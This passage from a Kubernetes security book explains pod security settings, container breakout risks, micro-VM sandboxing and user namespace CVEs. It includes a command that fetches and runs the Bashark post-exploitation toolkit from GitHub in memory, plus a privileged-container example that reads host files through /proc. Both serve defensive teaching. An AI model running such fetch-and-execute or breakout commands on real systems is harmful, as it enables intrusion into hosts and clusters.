    4 root      0:00 [rcu_par_gp]
    6 root      0:00 [kworker/0:0H-kb]
    9 root      0:00 [mm_percpu_wq]
   10 root      0:00 [ksoftirqd/0]
   11 root      1:33 [rcu_sched]
   12 root      0:00 [migration/0]
```

```
/ # grep PRETTY_NAME /proc/1/root/etc/*release ❹
/proc/1/root/etc/os-release:PRETTY_NAME="Container-Optimized OS from Google"
```

❶ Start a privileged container and share the host process namespace.

❷ As the root user in the container, check the container's operating system version.

❸ Verify we're in the host's process namespace (we can see PID 1, and kernel helper processes).

❹ Check the distribution version of the host, via the */proc* filesystem inside the containe. This is possible because the PID namespace is shared with the host.

Without `privileged`, the host process namespace is inaccessible to root in the container:

```
/ $ grep PRETTY_NAME /proc/1/root/etc/*release*
grep: /proc/1/root/etc/*release*: Permission denied
```

In this case the attacker is limited to searching the filesystem or memory as their UID allows, hunting for key material or sensitive data.

.spec .hostNetwork

Host networking access allows us to sniff traffic or send fake traffic over the host adapter (but only if we have permission to do so, enabled by `CAP_NET_RAW` or `CAP_NET_ADMIN`), and evade network policy (which depends on traffic originating from the expected source IP of the adapter in the pod's network namespace).

It also grants access to services bound to the host's loopback adapter (`localhost` in the root network namespace) that traditionally was considered a security boundary. Server Side Request Forgery (SSRF) attacks have reduced the incidence of this pattern, but it may still exist (Kubernetes' API server `--insecure-port` used this pattern until it was deprecated in v1.10 and finally removed in v1.20).

.spec .hostAliases

Permits pods to override their local */etc/hosts* files. This may have more operational implications (like not being updated in a timely manner and causing an outage) than security connotations.

.spec .hostIPC

Gives the pod access to the host's Interprocess Communication namespace, where it may be able to interfere with trusted processes on the host. It's likely this will enable simple host compromise via */usr/bin/ipcs* or files in shared memory at */dev/shm*.

containers[] .securityContext .runAsNonRoot

The root user has special permissions in a Linux system, and although the permissions set is reduced within a container, the root user is still treated differently by lots of kernel code.

Preventing root from owning the processes inside the container is a simple and effective security measure. It stops many of the container breakout attacks listed in this book, and adheres to standard and established Linux security practice.

containers[] .securityContext .runAsUser > 10000

In addition to preventing root running processes, enforcing high UIDs for containerized processes lowers the risk of breakout without user namespaces: if the user in the container (e.g., 12345) has an equivalent UID on the host (that is, also 12345), and the user in the container is able to reach them through mounted volume or shared namespace, then resources may accidentally be shared and allow container breakout (e.g., filesystem permissions and authorization checks).

containers[] .securityContext .readOnlyRootFilesystem

Immutability is not a security boundary as code can be downloaded from the internet and run by an interpreter (such as Bash, PHP, and Java) without using the filesystem, as the `bashark` post-exploitation toolkit shows:

```
root@r00t:/tmp [0]# source <(curl -s \
  https://raw.githubusercontent.com/redcode-labs/Bashark/master/bashark.sh)

__________               .__                  __         ________      _______
\______   \_____    _____|  |__ _____ _______|  | __     \_____  \     \   _  \
 |    |  _/\__  \  /  ___/  |  \\__  \\_  __ \  |/ /      /  ____/     /  /_\  \
 |    |   \ / __ \_\___ \|   Y  \/ __ \|  | \/    <      /       \     \  \_/   \
 |______  /(____  /____  >___|  (____  /__|  |__|_ \     \_______ \ /\  \_____  /
        \/      \/     \/     \/     \/           \/             \/ \/        \/


[*] Type 'help' to show available commands

bashark_2.0$
```

Filesystem locations like */tmp* and */dev/shm* will probably always be writable to support application behavior, and so read-only filesystems cannot be relied upon as a security boundary. Immutability will prevent against some drive-by and automated attacks, but is not a robust security boundary.

Intrusion detection tools such as `falco` and `tracee` can detect new Bash shells spawned in a container (or any non-allowlisted applications). Additionally `tracee` can detect in-memory execution of malware that attempts to hide itself by observing */proc/pid/maps* for memory that was once writable but is now executable.

We look at Falco in more detail in Chapter 9.

containers[] .securityContext .capabilities .drop | index("ALL")

You should always drop all capabilities and only readd those that your application needs to operate.

containers[] .securityContext .capabilities .add | index("SYS_ADMIN")

The presence of this capability is a red flag: try to find another way to deploy any container that requires this, or deploy into a dedicated namespace with custom security rules to limit the impact of compromise.

containers[] .resources .limits .cpu, .memory

Limiting the total amount of memory available to a container prevents denial of service attacks taking out the host machine, as the container dies first.

containers[] .resources .requests .cpu, .memory

Requesting resources helps the scheduler to "bin pack" resources effectively. Over-requesting resources may be an adversary's attempt to schedule new pods to another Node they control.

.spec .volumes[] .hostPath .path

A writable */var/run/docker.sock* host mount allows breakout to the host. Any filesystem that an attacker can write a symlink to is vulnerable, and an attacker can use that path to explore and exfiltrate from the host.

Into the Eye of the Storm

The Captain and crew have had a fruitless raid, but this is not the last we will hear of their escapades.

As we progress through this book, we will see how Kubernetes pod components interact with the wider system, and we will witness Captain Hashjack's efforts to exploit them.

Conclusion

There are multiple layers of configuration to secure for a pod to be used safely, and the workloads you run are the soft underbelly of Kubernetes security.

The pod is the first line of defense and the most important part of a cluster to protect. Application code changes frequently and is likely to be a source of potentially exploitable bugs.

To extend the anchor and chain metaphor, a cluster is only a strong as its weakest link. In order to be provably secure, you must use robust configuration testing, preventative control and policy in the pipeline and admission control, and runtime intrusion detection—as nothing is infallible.

CHAPTER 3

Container Runtime Isolation

Linux has evolved sandboxing and isolation techniques beyond simple virtual machines (VMs) that strengthen it from current and future vulnerabilities. Sometimes these sandboxes are called *micro VMs*.

These sandboxes combine parts of all previous container and VM approaches. You would use them to protect sensitive workloads and data, as they focus on rapid deployment and high performance on shared infrastructure.

In this chapter we'll discuss different types of micro VMs that use virtual machines and containers together, to protect your running Linux kernel and userspace. The generic term *sandboxing* is used to cover the entire spectrum: each tool in this chapter combines software and hardware virtualization of technologies and uses Linux's Kernel Virtual Machine (KVM), which is widely used to power VMs in public cloud services, including Amazon Web Services and Google Cloud.

You run a lot of workloads at BCTL, and you should remember that while these techniques may also protect against Kubernetes mistakes, all of your web-facing software and infrastructure is a more obvious place to defend first. Zero-days and container breakouts are rare in comparison to simple security-sensitive misconfigurations.

Hardened runtimes are newer, and have fewer generally less dangerous CVEs than the kernel or more established container runtimes, so we'll focus less on historical breakouts and more on the history of micro VM design and rationale.

Defaults

`kubeadm` installs Kubernetes with `runc` as its container runtime, using `cri-o` or `containerd` to manage it. The old `dockershim` way of running `runc` was removed in Kubernetes v1.20, so although Kubernetes doesn't use Docker any more, the `runc`

container runtime that Docker is built on continues to run containers for us. Figure 3-1 shows three ways Kubernetes can consume the `runc` container runtime: CRI-O, `containerd`, and Docker.



Figure 3-1. Kubernetes container runtime interfaces

We'll get into container runtimes in a lot of detail later on in this chapter.

Threat Model

You have two main reasons for isolating a workload or pod—it may have access to sensitive information and data, or it may be untrusted and potentially hostile to other users of the system:

- A *sensitive* workload is one whose data or code is too important to permit unauthorized access to. This may include fraud detection systems, pricing engines, high-frequency trading algorithms, personally identifiable information (PII), financial records, passwords that may be reused in other systems, machine learning models, or an organization's "secret sauce." Sensitive workloads are precious.
- *Untrusted* workloads are those that may be dangerous to run. They may allow high-risk user input or run external software.

Examples of potentially untrusted workloads include:

- VM workloads on a cloud provider's hypervisor
- CI/CD infrastructure subject to build-time supply chain attacks
- Transcoding of complex files with potential parser errors

Untrusted workloads may also include software with published or suspected zero-day Common Vulnerabilities and Exposures (CVEs)—if no patch is available and the workload is business-critical, isolating it further may decrease the potential impact of the vulnerability if exploited.

The threat to a host running untrusted workloads is the workload, or process, itself. By sandboxing a process and removing the system APIs available to it, the attack surface presented by the host to the process is decreased. Even if that process is compromised, the risk to the host is less.

BCTL allows users to upload files to import data and shipping manifests, so you have a risk that threat actors will try to upload badly formatted or malicious files to try to force exploitable software errors. The pods that run the batch transformation and processing workloads are a good candidate for sandboxing, as they are processing untrusted inputs as shown in Figure 3-2.



Figure 3-2. Sandboxing a risky batch workload

Any data supplied to an application by users can be considered untrusted, however most input will be sanitized in some way (for example, validating against an integer or string type). Complex files like PDFs or videos cannot be sanitized in this way, and rely upon the encoding libraries to be secure, which they sometimes are not. Bugs in this type are often "escapable" like CVE-X or ImageTragick.

Your threat model may include:

- An untrusted user input triggers a bug in a workload that an attacker uses to execute malicious code
- A sensitive application is compromised and the attacker tries to exfiltrate data
- A malicious user on a compromised node attempts to read memory of other processes on the host
- New sandboxing code is less well tested, and may contain exploitable bugs
- A container image build pulls malicious dependencies and code from unauthenticated external sources that may contain malware

Existing container runtimes come with some hardening by default, and Docker uses default `seccomp` and AppArmor profiles that drop a large number of unused system calls. These are not enabled by default in Kubernetes and must be enforced with admission control or PodSecurityPolicy. The `SeccompDefault=true` kubelet feature gate in v1.22 restores this container runtime default behavior.

Now that we have an idea of the dangers to your systems, let's take a step back. We'll look at virtualization: what it is, why we use containers, and how to combine the best bits of containers and VMs.

Containers, Virtual Machines, and Sandboxes

A major difference between a container and a VM is that containers exist on a shared host kernel. VMs boot a kernel every time they start, use hardware-assisted virtualization, and have a more secure but traditionally slower runtime.

A common perception is that containers are optimized for speed and portability, and virtual machines sacrifice these features for more robust isolation from malicious behavior and higher fault tolerance.

This perception is not entirely true. Both technologies share a lot of common code pathways in the kernel itself. Containers and virtual machines have evolved like co-orbiting stars, never fully able to escape each other's gravity. Container runtimes are a form of kernel virtualization. The OCI (Open Container Initiative) container image specifications have become the standardized atomic unit of container deployment.

Next-generation sandboxes combine container and virtualization techniques (see Figure 3-3) to reduce workloads' access to the kernel. They do this by by emulating kernel functionality in userspace or the isolated guest environment, thus reducing the host's attack surface to the process inside the sandbox. Well-defined interfaces can

help to reduce complexity, minimizing the opportunity for untested code paths. And, by integrating the sandboxes with `containerd`, they are also able to interact with OCI images and with a software proxy ("shim") to connect two different interfaces, which can be used with orchestrators like Kubernetes.



Figure 3-3. Comparison of container isolation approaches; source: Christian Bargmann and Marina Tropmann-Frick's container isolation paper

These sandboxing techniques are especially relevant to public cloud providers, for which multitenancy and bin packing is highly lucrative. Aggressively multitenanted systems such as Google Cloud Functions and AWS Lambda are running "untrusted code as a service," and this isolation software is born from cloud vendor security requirements to isolate serverless runtimes from other tenants. Multitenancy will be discussed in depth in the next chapter.

Cloud providers use virtual machines as the atomic unit of compute, but they may also wrap the root virtual machine process in container-like technologies. Customers then use the virtual machine to run containers—virtualized inception.

Traditional virtualization emulates a physical hardware architecture in software. Micro VMs emulate as small an API as possible, removing features like I/O devices and even system calls to ensure least privilege. However, they are still running the same Linux kernel code to perform low-level program operations such as memory mapping and opening sockets—just with additional security abstractions to create a secure by default runtime. So even though VMs are not sharing as much of the kernel as containers do, some system calls must still be executed by the host kernel.

Software abstractions require CPU time to execute, and so virtualization must always be a balance of security and performance. It is possible to add enough layers of abstraction and indirection that a process is considered "highly secure," but it is unlikely that this ultimate security will result in a viable user experience. Unikernels go in the other direction, tracing a program's execution and then removing almost all

kernel functionality except what the program has used. Observability and debuggability are perhaps the reasons that unikernels have not seen widespread adoption.

To understand the trade-offs and compromises inherent in each approach, it is important to grok a comparison of virtualization types. Virtualization has existed for a long time and has many variations.

How Virtual Machines Work

Although virtual machines and associated technologies have existed since the late 1950s, a lack of hardware support in the 1990s led to their temporary demise. During this time "process virtual machines" became more popular, especially the Java virtual machine (JVM). In this chapter we are exclusively referring to system virtual machines: a form of virtualization not tied to a specific programming language. Examples include KVM/QEMU, VMware, Xen, VirtualBox, etc.

Virtual machine research began in the 1960s to facilitate sharing large, expensive physical machines between multiple users and processes (see Figure 3-4). To share a physical host safely, some level of isolation must be enforced between tenants—and in case of hostile tenants, there should be much less access to the underlying system.



Figure 3-4. Family tree of virtualization; source: "The Ideal Versus the Real"

This is performed in hardware (the CPU), software (in the kernel, and userspace), or from cooperation between both layers, and allows many users to share the same large physical hardware. This innovation became the driving technology behind public cloud adoption: safe sharing and isolation for processes, memory, and the resources they require from the physical host machine.

The host machine is split into smaller isolated compute units, traditionally referred to as guests (see Figure 3-5). These guests interact with a virtualized layer above the physical host's CPU and devices. That layer intercepts system calls to handle them itself: either by proxying them to the host kernel, or handling the request itself—doing the kernel's job where possible. Full virtualization (e.g., VMware) emulates hardware and boots a full kernel inside the guest. Operating-system–level virtualization (e.g., a container) emulates the host's kernel (i.e., using namespace, `cgroups`, capabilities, and `seccomp`) so it can start a containerized process directly on the host kernel. Processes in containers share many of the kernel pathways and security mechanisms that processes in VMs execute.



Figure 3-5. Server virtualization; source: "The Ideal Versus the Real"

To boot a kernel, a guest operating system will require access to a subset of the host machine's functionality, including BIOS routines, devices and peripherals (e.g., keyboard, graphical/console access, storage, and networking), an interrupt controller and an interval timer, a source of entropy (for random number seeds), and the memory address space that it will run in.

Inside each guest virtual machine is an environment in which processes (or workloads) can run. The virtual machine itself is owned by a privileged parent process that manages its setup and interaction with the host, known as a *virtual machine monitor* or VMM (as in Figure 3-6). This has also been known as a hypervisor, but the distinction is blurred with more recent approaches so the original term VMM is preferred.



Figure 3-6. A virtual machine manager

Linux has a built-in virtual machine manager called KVM that allows a host kernel to run virtual machines. Along with QEMU, which emulates physical devices and provides memory management to the guest (and can run by itself if necessary), an operating system can run fully emulated by the guest OS and by QEMU (as contrasted with the Xen hypervisor in Figure 3-7). This emulation narrows the interface between the VM and the host kernel and reduces the amount of kernel code the process inside the VM can reach directly. This provides a greater level of isolation from unknown kernel vulnerabilities.



Figure 3-7. KVM contrasted with Xen and QEMU; source: What Is the Difference Between KVM and QEMU

Despite many decades of effort, "in practice no virtual machine is completely equivalent to its real machine counterpart" ("The Ideal Versus the Real"). This is due to the complexities of emulating hardware, and hopefully decreases the chance that we're living in a simulation.

Benefits of Virtualization

Like all things we try to secure, virtualization must balance performance with security: decreasing the risk of running your workloads using the minimum possible number of extra checks at runtime. For containers, a shared host kernel is an avenue of potential container escape—the Linux kernel has a long heritage and monolithic codebase.

Linux is mainly written in the C language, which has classes of memory management and range checking vulnerabilities that have proven notoriously difficult to entirely eradicate. Many applications have experienced these exploitable bugs when subjected to fuzzers. This risk means we want to keep hostile code away from trusted interfaces in case they have zero-day vulnerabilities. This is a pretty serious defensive stance—it's about reducing any window of opportunity for an attacker that has access to zero-day Linux vulnerabilities.

Google's OSS-Fuzz was born from the swirling maelstrom around the Heartbleed OpenSSL bug, which may have been raging in the wild for up to two years. Critical, internet-bolstering projects like OpenSSL are poorly funded and much goodwill exists in the open source community, so finding these bugs before they are exploited is a vital step in securing critical software.

The sandboxing model defends against zero-days by abstractions. It moves processes away from the Linux system call interface to reduce the opportunities to exploit it, using an assortment of containers and capabilities, LSMs and kernel modules, hardware and software virtualization, and dedicated drivers. Most recent sandboxes use a type-safe language like Golang or Rust, which makes their memory management safer than software programmed in C (which requires manual and potentially error-prone memory management).

What's Wrong with Containers?

Let's further define what we mean by containers by looking at how they interact with the host kernel, as shown in Figure 3-8.

Containers talk directly to the host kernel, but the layers of LSMs, capabilities, and namespaces ensure they do not have full host kernel access. Conversely, instead of sharing one kernel, VMs use a guest kernel (a dedicated kernel running in a hypervisor). This means if the VM's guest kernel is compromised, more work is required to break out of the hypervisor and into the host.



Figure 3-8. Host kernel boundary

Containers are created by a low-level container runtime, and as users we talk to the high-level container runtime that controls it.

The diagram in Figure 3-9 shows the high-level interfaces, with the container managers on the left. Then Kubernetes, Docker, and Podman interact with their respective libraries and runtimes. These perform useful container management features including pushing and pulling container images, managing storage and network interfaces, and interacting with the low-level container runtime.



Figure 3-9. Container abstractions; source: "What's up with CRI-O, Kata Containers and Podman?"

In the middle column of Figure 3-9 are the container runtimes that your Kubernetes cluster interacts with, while in the right column are the low-level runtimes responsible for starting and managing the container.

That low-level container runtime is directly responsible for starting and managing containers, interfacing with the kernel to create the namespaces and configuration, and finally starting the process in the container. It is also responsible for handling your process inside the container, and getting its system calls to the host kernel at runtime.

User Namespace Vulnerabilities

Linux was written with a core assumption: that the root user is always in the host namespace. This assumption held true while there were no other namespaces. But this changed with the introduction of user namespaces (the last major kernel namespace to be completed): developing user namespaces required many code changes to code concerning the root user.

User namespaces allow you to map users inside a container to other users on the host, so ID 0 (root) inside the container can create files on a volume that from within the container look to be root-owned. But when you inspect the same volume from the host, they show up as owned by the user root was mapped to (e.g., user ID 1000, or 110000, as shown in Figure 3-10). User namespaces are not enabled in Kubernetes, although work is underway to support them.



Figure 3-10. User namespace user ID remapping

Everything in Linux is a file, and files are owned by users. This makes user namespaces wide-reaching and complex, and they have been a source of privilege escalation bugs in previous versions of Linux:

CVE-2013-1858 (user namespace & CLONE_FS)
: The clone system-call implementation in the Linux kernel before 3.8.3 does not properly handle a combination of the `CLONE_NEWUSER` and `CLONE_FS` flags, which allows local users to gain privileges by calling `chroot` and leveraging the sharing of the / directory between a parent process and a child process.

CVE-2014-4014 (user namespace & chmod)
: The capabilities implementation in the Linux kernel before 3.14.8 does not properly consider that namespaces are inapplicable to inodes, which allows local users to bypass intended `chmod` restrictions by first creating a user namespace, as demonstrated by setting the `setgid` bit on a file with group ownership of `root`.

CVE-2015-1328 (user namespace & OverlayFS (Ubuntu only))
: The `overlayfs` implementation in the Linux kernel package before 3.19.0-21.21 in Ubuntu versions until 15.04 did not properly check permissions for file creation in the upper filesystem directory, which allowed local users to obtain root access by leveraging a configuration in which `overlayfs` is permitted in an arbitrary mount namespace.

CVE-2018-18955 (user namespace & complex ID mapping)
: In the Linux kernel 4.15.x through 4.19.x before 4.19.2, `map_write()` *in kernel/user_namespace.c* allows privilege escalation because it mishandles nested user namespaces with more than 5 `UID` or `GID` ranges. A user who has `CAP_SYS_ADMIN` in an affected user namespace can bypass access controls on resources outside the namespace, as demonstrated by reading */etc/shadow*. This occurs because an ID transformation takes place properly for the namespaced-to-kernel direction but not for the kernel-to-namespaced direction.

Containers are not inherently "insecure," but as we saw in Chapter 2, they can leak some information about a host, and a root-owned container runtime is a potential exploitation path for a hostile process or container image.

Operations such as creating network adapters in the host network namespace, and mounting host disks, are historically root-only, which has made rootless containers harder to implement. Rootfull container runtimes were the only viable option for the first decade of popularized container use.

Exploits that have abused this rootfulness include CVE-2019-5736, replacing the `runc` binary from inside a container via */proc/self/exe*, and CVE-2019-14271, attacking the host from inside a container responding to `docker cp`.

Underlying concerns about a root-owned daemon can be assuaged by running rootless containers in "unprivileged user namespaces" mode: creating containers using a nonroot user, within their own user namespace. This is supported in Docker 20.0X and Podman.

Rootless means the low-level container runtime process that creates the container is owned by an unprivileged user, and so container breakout via the process tree only escapes to a nonroot user, nullifying some potential attacks.

Rootless containers introduce a hopefully less dangerous risk—user namespaces have historically been a rich source of vulnerabilities. The answer to whether it is riskier to run root-owned daemon or user namespaces isn't clear-cut, although any reduction of root privileges is likely to be the more effective security boundary. There have been more high-profile breakouts from root-owned Docker, but this may well be down to adoption and widespread use.

Rootless containers (without a root-owned daemon) provide a security boundary as compared to those with root-owned daemons. When code owned by the host's root user is compromised by a malicious process, it can potentially read and write other users' files, attack the network and its traffic, or install malware to the host.

